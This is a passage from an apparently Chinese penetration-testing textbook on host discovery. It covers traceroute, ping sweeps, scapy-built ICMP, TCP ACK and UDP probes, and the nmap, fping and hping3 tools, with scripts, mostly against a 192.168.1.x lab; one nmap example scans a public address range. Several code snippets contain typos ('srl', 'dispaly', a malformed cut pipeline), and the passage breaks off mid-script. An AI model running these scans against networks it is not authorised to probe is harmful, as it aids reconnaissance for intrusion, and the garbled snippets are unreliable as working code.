（1）将传递到目的IP地址的ICMP Echo消息的TTL值被设置为1，该数据报经过第一个路由器时，其TTL值减去1，此时新产生的TTL值为0。

（2）由于TTL值被设置为0，路由器判断此时不应该尝试继续转发数据报，而是直接抛弃该数据报。由于数据报的生存周期（TTL值）已经到期，这个路由器会发送一个ICMP时间超时，即TTL值过期信息返回到客户端计算机。

（3）此时，发出traceroute命令的客户端计算机将显示该路由器的名称，之后可以再发送一个ICMP Echo消息并把TTL值设置为2。

（4）第1个路由器仍然对这个TTL值减1。如果可能，将这个数据报转发到传输路径上的下一跳。当数据报抵达第2个路由器，TTL值会再被减去1，成为0。

（5）第2个路由器会像第1个路由器一样，抛弃这个数据包，并像第1个路由器那样返回一个ICMP消息。

（6）该过程会一直持续，traceroute命令会不停地递增TTL值，而传输路径上的路由器不断递减该值，直到数据报最终抵达预期的目的地。

（7）当目的计算机接收到ICMP Echo消息时，会回传一个ICMP Echo Reply消息。

Step 06 过滤网络中存活主机的IP地址，使用Ping 192.168.1.1 -c 5 | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1命令，可以将网络中存活主机的IP地址过滤出来，执行效果如下图所示。

```
root@kali:~# ping 192.168.1.1 -c 5 | grep "bytes from"
 | cut -d " " -f 4 | cut -d ":" -f 1
192.168.1.1
192.168.1.1
192.168.1.1
192.168.1.1
192.168.1.1
```

通过上面过滤的特性可以编写一个自动化Ping的shell脚本。具体代码如下：

```
#!/bin/bash
if [ "$#" -ne 1 ];then
  echo"Usage-./Ping1.sh [interface]"
  echo"Excample-./Ping1.sh 192.168.1"
  echo"Example will perform an ICMP scan of the 192.168.1.0/24 range "
  exit
fi
prefix=$1
for addr in $(seq 1 200);do #循环发送Ping命令到地址段
  Ping -c 1 $prefix.$addr | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1 ")" -f 1
done
```

当然也可以编写一个通过读取文件来进行扫描的shell脚本。具体代码如下：

```
#!/bin/bash
if [ "$#" -ne 1 ];then
  echo"Usage-./Ping2.sh [interface]"
  echo"Excample-./Ping2.sh file"
  echo" Example will perform an ICMP scan of the file in range "
  exit
fi
file=$1  #定义一个变量 将参数赋值给变量
for addr in $(cat $file);do  #读取文件中的内容，每循环一次读取一行
  Ping -c 1 $addr | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1
done
```

10.3.2　使用工具扫描

在三层扫描中，可以使用scapy、

Namp、fping、hping等工具来扫描当前网络存活的主机。

1. scapy工具

使用scapy工具的操作步骤如下：

Step 01 使用scapy工具构建Ping包，定义变量i并赋值为IP()，定义变量p并赋值为ICMP()，再定义Ping变量，将IP包与ICMP包组合赋值给Ping，执行效果如下图所示。

```
>>> i=IP()
>>> p=ICMP()
>>> ping=(i/p)
>>> ping.display()
###[ IP ]###              ###[ ICMP ]###
  version= 4                  type= echo-request
  ihl= None                   code= 0
  tos= 0x0                    chksum= None
  len= None                   id= 0x0
  id= 1                       seq= 0x0
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

Step 02 发送Ping包检查返回数据信息，给IP包赋值为目标地址，使用sr1()方法发送数据包，并查看返回数据包的信息，执行效果如下图所示。

```
>>> ping[IP].dst = "192.168.1.1"
>>> a = sr1(ping)
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> a.display()
###[ IP ]###          ###[ ICMP ]###
  version= 4               type= echo-reply
  ihl= 5                   code= 0
  tos= 0x0                 chksum= 0xffff
  len= 28                  id= 0x0
  id= 52119                seq= 0x0
  flags=              ###[ Padding ]###
  frag= 0                     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\
  ttl= 64             x00\x00\x00\x00\x00\x00\x00\x00\x00'
  proto= icmp
  chksum= 0x2b93
  src= 192.168.1.1
  dst= 192.168.1.101
  \options\
```

Step 03 使用命令构建Ping包，该命令为：sr1(IP(dst="192.168.1.1")/ICMP()).display()，执行效果如下图所示。

```
>>> sr1(IP(dst="192.168.1.1")/ICMP()).display()
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###          ###[ ICMP ]###
  version= 4               type= echo-reply
  ihl= 5                   code= 0
  tos= 0x0                 chksum= 0xffff
  len= 28                  id= 0x0
  id= 52348                seq= 0x0
  flags=              ###[ Padding ]###
  frag= 0                     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\
  ttl= 64             x00\x00\x00\x00\x00\x00\x00\x00\x00'
  proto= icmp
  chksum= 0x2aae
  src= 192.168.1.1
  dst= 192.168.1.101
  \options\
```

通过上面的命令，可以编写一个自动化python脚本，来构建Ping数据表，具体代码如下：

```
#!/usr/bin/python
import logging
import subprocess
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
if len(sys.argv)!=2:
  print"Usage . ./Ping1.py [interface]"
  print"Example . ./Ping1.py 192.168.1.0"
  print "Example will perform an ICMP scan of the 192.168.1.0/24 range"
  sys.exit()
address = str(sys.argv[1]) #定义一个变量，将参数赋值给变量
#拆分出IP地址
prefix = address.split('.')[0]+'.'+address.split('.')[1]+'.'+address.split('.')[2]+'.'
for addr in range(1,254):
  ip=prefix+str(addr)    #组装IP地址
  #构建Ping包并发送，设置超时时间0.1ms，不显示错误信息
  answer = sr1(IP(dst=prefix+str(addr))/ICMP(),timeout=0.1,verbose=0)
  if answer == None:
    pass
  else:
    print prefix+str(addr)    #将存活主机IP地址打印出来
```

当然也可以将IP地址存放在一个文件中，通过python脚本读取文件中的IP地址进行扫描，具体代码如下：

```
#!/usr/bin/python
import logging
import subprocess
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
if len(sys.argv)!=2:
  print"Usage . ./Ping1.py [interface]"
  print"Example . ./Ping1.py 192.168.1.0"
  print "Example will perform an ICMP scan of the 192.168.1.0/24 range"
  sys.exit()
filename = str(sys.argv[1])#定义一个变量,将参数中的文件名赋值给变量
```

```
    file = open(filename ,'r')        #定义一个变量,使用open方法以读的方式打开文件
    for addr in file:                 #从文件中每次读取一行IP地址
      answer = srl(IP(dst=addr.strip())/ICMP(),timeout=0.1,verbose=0)
      if answer == None:
        pass
      else:
        print addr.strip()            #将存活主机IP地址打印出来
```

2. Nmap工具

在二层扫描时，可以使用Nmap工具进行扫描，在三层扫描中也可以使用Nmap工具，但是地址却不同，二层只能在本机网段进行扫描，三层可以使用任何网段。

使用Nmap工具进行三层扫描的具体方法为：使用Nmap 220.181.111.0/24 -sn命令，换用不同地址段的IP进行扫描，它会发送ICMP数据包，执行效果如下图所示。

```
root@kali:~/Test/3# nmap 220.181.111.0/24 -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-25 04:31 EDT
Nmap scan report for 220.181.111.16
Host is up (0.063s latency).
Nmap scan report for 220.181.111.21
Host is up (0.049s latency).
Nmap scan report for 220.181.111.22
Host is up (0.072s latency).
```

3. fping工具

fping工具同Ping工具类似，但是它不是系统自带的，它比Ping工具返回的信息量更大。其中常用参数介绍如下：

- -g：IP区间表示需要增加-g参数，可以用fping -g 192.168.1.0/24这样的形式展示也可以用fping -g 192.168.1.1 192.168.1.254这样区间展现的形式。
- -q：安静模式，所谓安静就是中途不输出错误信息，直接在结果中显示，输出结构整齐、高效。
- -C：输入每个IP探测的次数。
- -i：通过-i参数可以修改发包间隔，默认为25ms一个探测报文。

使用fping工具进行三层扫描的操作步骤如下：

Step 01 发送数据包，使用fping 192.168.1.1 -c 3命令发送3个数据包，进行信息探测，执行效果如下图所示。

```
root@kali:~/Test/3# fping 192.168.1.1 -c 3
192.168.1.1 : [0], 84 bytes, 1.01 ms (1.01 avg, 0% loss)
192.168.1.1 : [1], 84 bytes, 1.24 ms (1.12 avg, 0% loss)
192.168.1.1 : [2], 84 bytes, 1.20 ms (1.15 avg, 0% loss)

192.168.1.1 : xmt/rcv/%loss = 3/3/0%, min/avg/max = 1.01/1.15/1.24
```

Step 02 扫描一个网段，使用fping -g 192.168.1.1 192.168.1.200 -c 1命令，可以扫描两个IP地址之间的一个网段，执行效果如下图所示。

```
root@kali:~/Test/3# fping -g 192.168.1.1 192.168.1.200 -c 1
192.168.1.1   : [0], 84 bytes, 1.16 ms (1.16 avg, 0% loss)
192.168.1.101 : [0], 84 bytes, 0.02 ms (0.02 avg, 0% loss)
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.3
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.6
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.5
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.4

192.168.1.1   : xmt/rcv/%loss = 1/1/0%, min/avg/max = 1.16/1.16/1.16
192.168.1.2   : xmt/rcv/%loss = 1/0/100%
192.168.1.3   : xmt/rcv/%loss = 1/0/100%
192.168.1.4   : xmt/rcv/%loss = 1/0/100%
```

Step 03 使用fping -g 192.168.1.1 192.168.1.200 -c 1 >> a.txt命令，将存活的主机字段保存到一个文件中，并通过cat a.txt文本显示出存活主机信息，执行效果如下图所示。

```
root@kali:~/Test/3# cat a.txt
192.168.1.1   : [0], 84 bytes, 1.23 ms (1.23 avg, 0% loss)
192.168.1.101 : [0], 84 bytes, 0.08 ms (0.08 avg, 0% loss)
192.168.1.102 : [0], 84 bytes, 130 ms (130 avg, 0% loss)
```

Step 04 fping工具支持使用掩码的形式赋值地址段，使用fping -g 192.168.1.0/24 -c 1命令，扫描地址段，执行效果如下图所示。

```
root@kali:~/Test/3# fping -g 192.168.1.0/24 -c 1
192.168.1.1   : [0], 84 bytes, 1.08 ms (1.08 avg, 0% loss)
192.168.1.101 : [0], 84 bytes, 0.02 ms (0.02 avg, 0% loss)
192.168.1.102 : [0], 84 bytes, 141 ms (141 avg, 0% loss)
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.3
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
```

Step 05 fping工具支持从文件中读取IP地址进行扫描，使用fping –f addr命令，扫描文件中给出IP地址段，执行效果如下图所示。

```
root@kali:~/Test/3# fping -f addr
192.168.1.1 is alive
192.168.1.101 is alive
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
ICMP Host Unreachable from 192.168.1.101 for ICMP Echo sent to 192.168.1.2
192.168.1.2 is unreachable
192.168.1.100 is unreachable
```

4. hping工具

hping是一个命令行下使用的TCP/IP数据包组装/分析工具，其命令模式很像Linux

下的Ping命令，但是它不是只能发送ICMP回应请求，它还支持TCP、UDP、ICMP和RAW-IP协议。

另外，hping有一个路由跟踪模式，能够在两个相互包含的通道之间传送文件。因此，常被用于检测网络和主机，其功能非常强大，可在多种操作系统下运行，如Linux、FreeBSD、NetBSD、OpenBSD、Solaris、MacOs X、Windows等。

该工具的主要参数介绍如下：

- -H（–HELP）：显示帮助。
- -v（–VERSION）：版本信息。
- -c（--count count）：发送数据包的次数。关于countreached_timeout 可以在hping2.h里编辑。
- -i（–interval）：包发送间隔时间（单位是ms），默认时间是1s。此功能在增加传输率上很重要，在idle/spoofing扫描时此功能也会被用到。
- -n（–nmeric）：数字输出。象征性输出主机地址（用处不大）。
- -q（–quiet）：退出。什么都不会输出，除了开始结束时间。
- -i（--interface interface name）：无非就是eth0之类的参数。
- -v（–verbose）：显示很多信息，TCP回应一般如下：len=46; ip=192.168.1.1; flags=RADF; seq=0; ttl=255; id=0; win=0; rtt=0.4ms; tos=0; iplen=40; seq=0; ack=1380893504; sum=2010; urp=0。
- -d（–debug）：进入debug模式，当遇到麻烦时，比如用hping遇到一些不合习惯的模式时，你可以用以下模式修改hping, (interface detection, data link layer access, interface settings, ...)。
- -z（–BIND）：快捷键的使用（可按个人喜好设定）。
- -Z（–unbind）：消除快捷键。

该工具的主要功能如下：

（1）防火墙测试。

（2）实用的端口扫描。

（3）网络检测，可以用不同的协议、服务类型（TOS）、IP 分片。

（4）手工探测 MTU（最大传输单元）路径。

（5）先进的路由跟踪，支持所有的协议。

（6）远程操作系统探测。

（7）远程的运行时间探测。

（8）TCP/IP 堆栈审计。

使用hping工具进行三层扫描的方法为：使用hping3 192.168.1.1 --icmp -c 2命令，可以对目标IP进行探测，并给出相应的信息，执行效果如下图所示。

```
root@kali:~/Test/3# hping3 192.168.1.1 --icmp -c 2
HPING 192.168.1.1 (eth0 192.168.1.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 id=54898 icmp_seq=0 rtt=7.0 ms
len=46 ip=192.168.1.1 ttl=64 id=54899 icmp_seq=1 rtt=6.6 ms

--- 192.168.1.1 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 6.6/6.8/7.0 ms
```

另外，用户可以使用for addr in $(seq 1 254);do hping3 192.168.1.$addr --icmp -c 1 >> handle.txt &done命令，对一个IP段的地址进行扫描并将结果保存到一个文件中。这是因为该工具显示出来的东西比较多比较杂，所以建议保存到一个文件当中再进行查看。

提示：使用cat handle.txt | grep len | cut -d " " -f 2 | cut -d "=" -f 2命令，可以将文本中存活主机的IP信息提取出来。

10.4 四层扫描

四层扫描的优点是结果可靠，而且不会被防火墙过滤，甚至可以发现所有端口都被过滤的主机，缺点是基于状态过滤的防火墙可能过滤扫描，且全端口扫描速


度慢。四层扫描是基于TCP、UDP协议来进行的。

10.4.1　TCP扫描

TCP（Transmission Control Protocol，传输控制协议）是一种面向连接的、可靠的、基于字节流的传输层通信协议，由IETF的RFC 793定义，在简化的无线网络OSI模型中，它完成第四层传输层所指定的功能。

在因特网协议族（Internet protocol suite）中，TCP层是位于IP层之上，应用层之下的中间层。不同主机的应用层之间经常需要可靠的、像管道一样的连接，但是IP层不提供这样的流机制，而是提供不可靠的包交换。

TCP通信需要建立3次握手，TCP的3次握手示意图如下。




TCP探测主机的原理有如下两条。

（1）未经请求直接发送 ACK 数据包，通常情况下主机会回复 RST 数据包。

（2）正常请求发送 SYN 请求数据包，如果端口开放会回复 SYN/ACK 数据包，如果端口没有开放回复 RST 数据包。

使用scapy工具进行TCP扫描的操作步骤如下：

Step 01 通过scapy构建TCP数据包，使用i=IP(); i.dst="192.168.1.1"; i.dispaly()命令，执行效果如下图所示，可以看到修改了IP字段的目的IP地址。



```
>>> i=IP()
>>> i.dst="192.168.1.1"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.1.101
  dst= 192.168.1.1
  \options\
```



Step 02 通过t=TCP(); t.flags='A'; t.display()命令，可以修改TCP数据包的发送类型为ACK数据包，执行效果如下图所示。

```
>>> t=TCP()
>>> t.flags='A'
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= A
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

Step 03 使用r=(i/t).display()命令，可以将IP包与TCP包组合，并查看数据包结构，执行效果如下图所示。

```
>>> r=(i/t).display()
###[ IP ]###            ###[ TCP ]###
  version= 4                 sport= ftp_data
  ihl= None                  dport= http
  tos= 0x0                   seq= 0
  len= None                  ack= 0
  id= 1                      dataofs= None
  flags=                     reserved= 0
  frag= 0                    flags= A
  ttl= 64                    window= 8192
  proto= tcp                 chksum= None
  chksum= None               urgptr= 0
  src= 192.168.1.101         options= []
  dst= 192.168.1.1
  \options\
```

Step 04 使用命令a=sr1(r).dispaly()命令，将数据包发送出去，查看返回数据包内容，执行效果如下图所示。

```
>>> i=IP()
>>> i.dst="192.168.1.1"
>>> t=TCP()
>>> t.flags='A'
>>> r=(i/t)
>>> a=sr1(r).dispaly()
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###          ###[ TCP ]###
  version= 4               sport= http
  ihl= 5                   dport= ftp_data
  tos= 0x0                 seq= 0
  len= 40                  ack= 0
  id= 56417                dataofs= 5
  flags=                   reserved= 0
  frag= 0                  flags= R
  ttl= 64                  window= 0
  proto= tcp               chksum= 0x2bc6
  chksum= 0x1ab8           urgptr= 0
  src= 192.168.1.1         options= []
  dst= 192.168.1.101  ###[ Padding ]###
  \options\                   load= '\x00\x00\x00\x00\x00\x00
```

注意：使用“；”符号结束语句。该语句为一条单独语句，为了便于区分特别加入了分号（在代码中是没有分号的）。



Step 05 使用一条命令可以完成TCP扫描，该命令为a1=sr1(IP(dst="192.168.1.1")/TCP(dport=80,flags='A'),timeout=0.1).display()，执行效果如下图所示。

```
>>> a1=sr1(IP(dst="192.168.1.1")/TCP(dport=80,flags='A'),timeout=0.1).display()
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
###[ IP ]###          ###[ TCP ]###
  version= 4            sport= http
  ihl= 5                dport= ftp_data
  tos= 0x0              seq= 0
  len= 40               ack= 0
  id= 56960             dataofs= 5
  flags=                reserved= 0
  frag= 0               flags= R
  ttl= 64               window= 0
  proto= tcp            chksum= 0x2bc6
  chksum= 0x1899        urgptr= 0
  src= 192.168.1.1      options= []
  dst= 192.168.1.101 ###[ Padding ]###
  \options\                load= '\x00\x00\x00\x00\x00\x00'
```

下面编辑一个python脚本，来实现四层TCP自动扫描，具体代码如下：

```
    #!/usr/bin/python
    import logging
    import subprocess
    logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
    from scapy.all import *
    if len(sys.argv)!=2:
     print"Usage . ./TCP_SCAN.py [/24 network address]"
     print"Example . ./TCP_SCAN.py 192.168.1.1"
     print "Example will perform a TCP ACK Ping scan of the 192.168.1.0/24 range"
     sys.exit()
    address = str(sys.argv[1])
#定义一个变量,将参数赋值给地址变量
    #使用分割函数分割出IP地址的前三段
    prefix = address.split('.')[0]+'.'+address.split('.')[1]+'.'+address.split('.')[2]+'.'
    for addr in range(1,254):
#使用for循环遍历整个网段
    #构造发送TCP数据包
     response = sr1(IP(dst=prefix+str(addr))/TCP(dport=80,flags='A'),timeout=0.1,verbose=0)
     try:  #异常处理
      if int(response[TCP].flags) == 4:
    #如果返回的数据包是Reset的数据包，认为存活
       print prefix+str(addr)
    #将存活主机打印输出
     except:
       pass
```

10.4.2 UDP扫描

UDP（User Datagram Protocol，用户数据报协议）是OSI（Open System Interconnection，开放式系统互联）参考模型中一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务。

UDP探测主机的原理为：当客户端向目标主机发送一个UDP请求时，如果目标主机开放了此端口，不会做出任何响应，如果该主机没有开放此端口，会回复一个端口不可达信息。

使用scapy工具进行UDP扫描的操作步骤如下：

Step 01 查看UDP数据包结构，使用u=UDP()；u.display()命令，执行效果如下图所示。

```
>>> i=IP()
>>> u=UDP()
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None
```

Step 02 查看完整UDP数据包结构，使用r=(i/u).display()命令，执行效果如下图所示。

```
>>> r=(i/u).display()
###[ IP ]###  ###[ UDP ]###
  version= 4      sport= domain
  ihl= None       dport= domain
  tos= 0x0        len= None
  len= None       chksum= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

Step 03 使用r[IP].dst="192.168.1.1"命令修改目标IP地址，使用r[UDP].dport=6666命令修改目标端口，使用r.display()命令查看修改后的数据包，执行效果如下图所示。

```
>>> r[IP].dst="192.168.1.1"
>>> r[UDP].dport=6666
>>> r.display()
###[ IP ]###  ###[ UDP ]###
  version= 4          sport= domain
  ihl= None           dport= 6666
  tos= 0x0            len= None
  len= None           chksum= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.1.101
  dst= 192.168.1.1
  \options\
```

Step 04 使用sr1(r,timeout=1).display()命令发送数据包并查看返回结果，执行效果如下图所示。

```
>>> sr1(r,timeout=1).display()
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###                    ###[ IP in ICMP ]###
  version= 4                      version= 4
  ihl= 5                          ihl= 5
  tos= 0x0                        tos= 0x0
  len= 56                         len= 28
  id= 161                         id= 1
  flags=                          flags=
  frag= 0                         frag= 0
  ttl= 128                        ttl= 64
  proto= icmp                     proto= udp
  chksum= 0xb607                  chksum= 0xf6b3
  src= 192.168.1.103              src= 192.168.1.101
  dst= 192.168.1.101              dst= 192.168.1.103
  \options\                       \options\
###[ ICMP ]###                  ###[ UDP in ICMP ]###
     type= dest-unreach              sport= domain
     code= port-unreachabl           dport= 6666
     chksum= 0x8133                  len= 8
     reserved= 0                     chksum= 0x6182
     length= 0
     nexthopmtu= 0
```

提示：如果目标主机没有开放相应的端口，会返回一个目标不可达消息，但是也有个别设备不会响应这类数据包，为了避免一直等待，可以加入超时检测指令。

Step 05 使用一条命令可以完成UDP扫描，该命令为sr1(IP(dst="192.168.1.103")/UDP(dport=6666)).display()，执行效果如下图所示。

```
>>> sr1(IP(dst="192.168.1.103")/UDP(dport=6666)).display()
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###                    ###[ IP in ICMP ]###
  version= 4                      version= 4
  ihl= 5                          ihl= 5
  tos= 0x0                        tos= 0x0
  len= 56                         len= 28
  id= 163                         id= 1
  flags=                          flags=
  frag= 0                         frag= 0
  ttl= 128                        ttl= 64
  proto= icmp                     proto= udp
  chksum= 0xb605                  chksum= 0xf6b3
  src= 192.168.1.103              src= 192.168.1.101
  dst= 192.168.1.101              dst= 192.168.1.103
  \options\                       \options\
###[ ICMP ]###                  ###[ UDP in ICMP ]###
     type= dest-unreach              sport= domain
     code= port-unreachable          dport= 6666
     chksum= 0x8133                  len= 8
     reserved= 0                     chksum= 0x6182
     length= 0
     nexthopmtu= 0
```

下面编辑一个python脚本实现四层UDP自动扫描，具体代码如下：

```
#!/usr/bin/python
import logging
import subprocess
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
if len(sys.argv)!=2:
  print"Usage . ./UDP_SCAN.py [/24 network address]"
  print"Example . ./UDP_SCAN.py 192.168.1.1"
  print "Example will perform a TCP ACK Ping scan of the 192.168.1.0/24 range"
  sys.exit()
address = str(sys.argv[1])
prefix = address.split('.')[0]+'.'+address.split('.')[1]+'.'+address.split('.')[2]+'.'
for addr in range(1,254):
#循环遍历整个IP地址段
#构建UDP数据包，设置超时时间，不查看错误信息
  response = sr1(IP(dst=prefix+str(addr))/UDP(dport=6666),timeout=0.1,verbose=0)
  try:
    if int(response[IP].proto) == 1:
#IP的上层协议如果是1（ICMP）认为是有数据返回
      print prefix+str(addr)
#将存活主机IP地址打印出来
  except:
    pass
```


10.4.3　工具扫描

使用Namp、hping3等工具可以进行四层扫描。

1. Nmap工具

Nmap工具在四层扫描的功能还是非常强大的，使用的具体操作步骤如下：

Step 01 使用Nmap 113.105.151.1-100 -PU666 -sn命令，可以实现UDP扫描，执行效果如下图所示。



```
root@kali:~# nmap 192.168.1.1-100 -PU666 -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 03:51 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00071s latency).
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)
Nmap scan report for 192.168.1.100
Host is up (0.00018s latency).
MAC Address: 00:25:22:F9:5F:44 (ASRock Incorporation)
Nmap done: 100 IP addresses (2 hosts up) scanned in 3.95 seconds
```

Step 02 使用Nmap 192.168.1.1-100 -PA666 -sn命令，可以实现TCP扫描，执行效果如下图所示。

```
root@kali:~# nmap 192.168.1.1-100 -PA666 -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 03:53 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00084s latency).
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)
Nmap scan report for 192.168.1.100
Host is up (0.00018s latency).
MAC Address: 00:25:22:F9:5F:44 (ASRock Incorporation)
Nmap done: 100 IP addresses (2 hosts up) scanned in 2.35 seconds
```

Step 03 在扫描上，Nmap不局限于-PU与–PA两个参数，还有其他参数。具体的参数信息如下图所示。

```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

提示：当然也可以采用地址列表导入的形式进行四层扫描，该命令为Nmap -iL addr.txt -PA80 -sn。

2. hping3工具

使用hping3工具可以进行四层扫描，具体操作步骤如下：

Step 01 使用hping3 192.168.1.103 --udp -c 1命令，可以对该地址实现基于UDP的扫描，执行效果如下图所示。

```
root@kali:~# hping3 192.168.1.103 --udp -c 1
HPING 192.168.1.103 (eth0 192.168.1.103): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.1.103 name=UNKNOWN
status=0 port=1586 seq=0

--- 192.168.1.103 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 29.7/29.7/29.7 ms
```

下面给出一段基于UDP的shell脚本，使用该脚本可以自动进行UDP扫描，具体代码如下：

```
    #!/bin/bash
    if [ "$#" -ne 1 ];then
       echo "Usage - ./hping_udp.sh [/24
network address]"
        echo "Excample - ./hping_udp.sh
192.168.1.1"
        echo "Example will perform a UDP
Ping SWeep of the 192.168.1.0/24 network
and output to an output.txt file"
       exit
    fi
    prefix=$(echo $1 | cut -d "." -f 1-3)
#去除IP地址前三段
    for addr in $(seq 1 200);do
       #使用循环遍历1-200
      hping3 $prefix.$addr --udp -c 1 >>
r.txt  #将结果保存到r.txt文件当中
    done
    #使用grep过滤出存活主机的IP地址，将其保存
到output.txt文件中
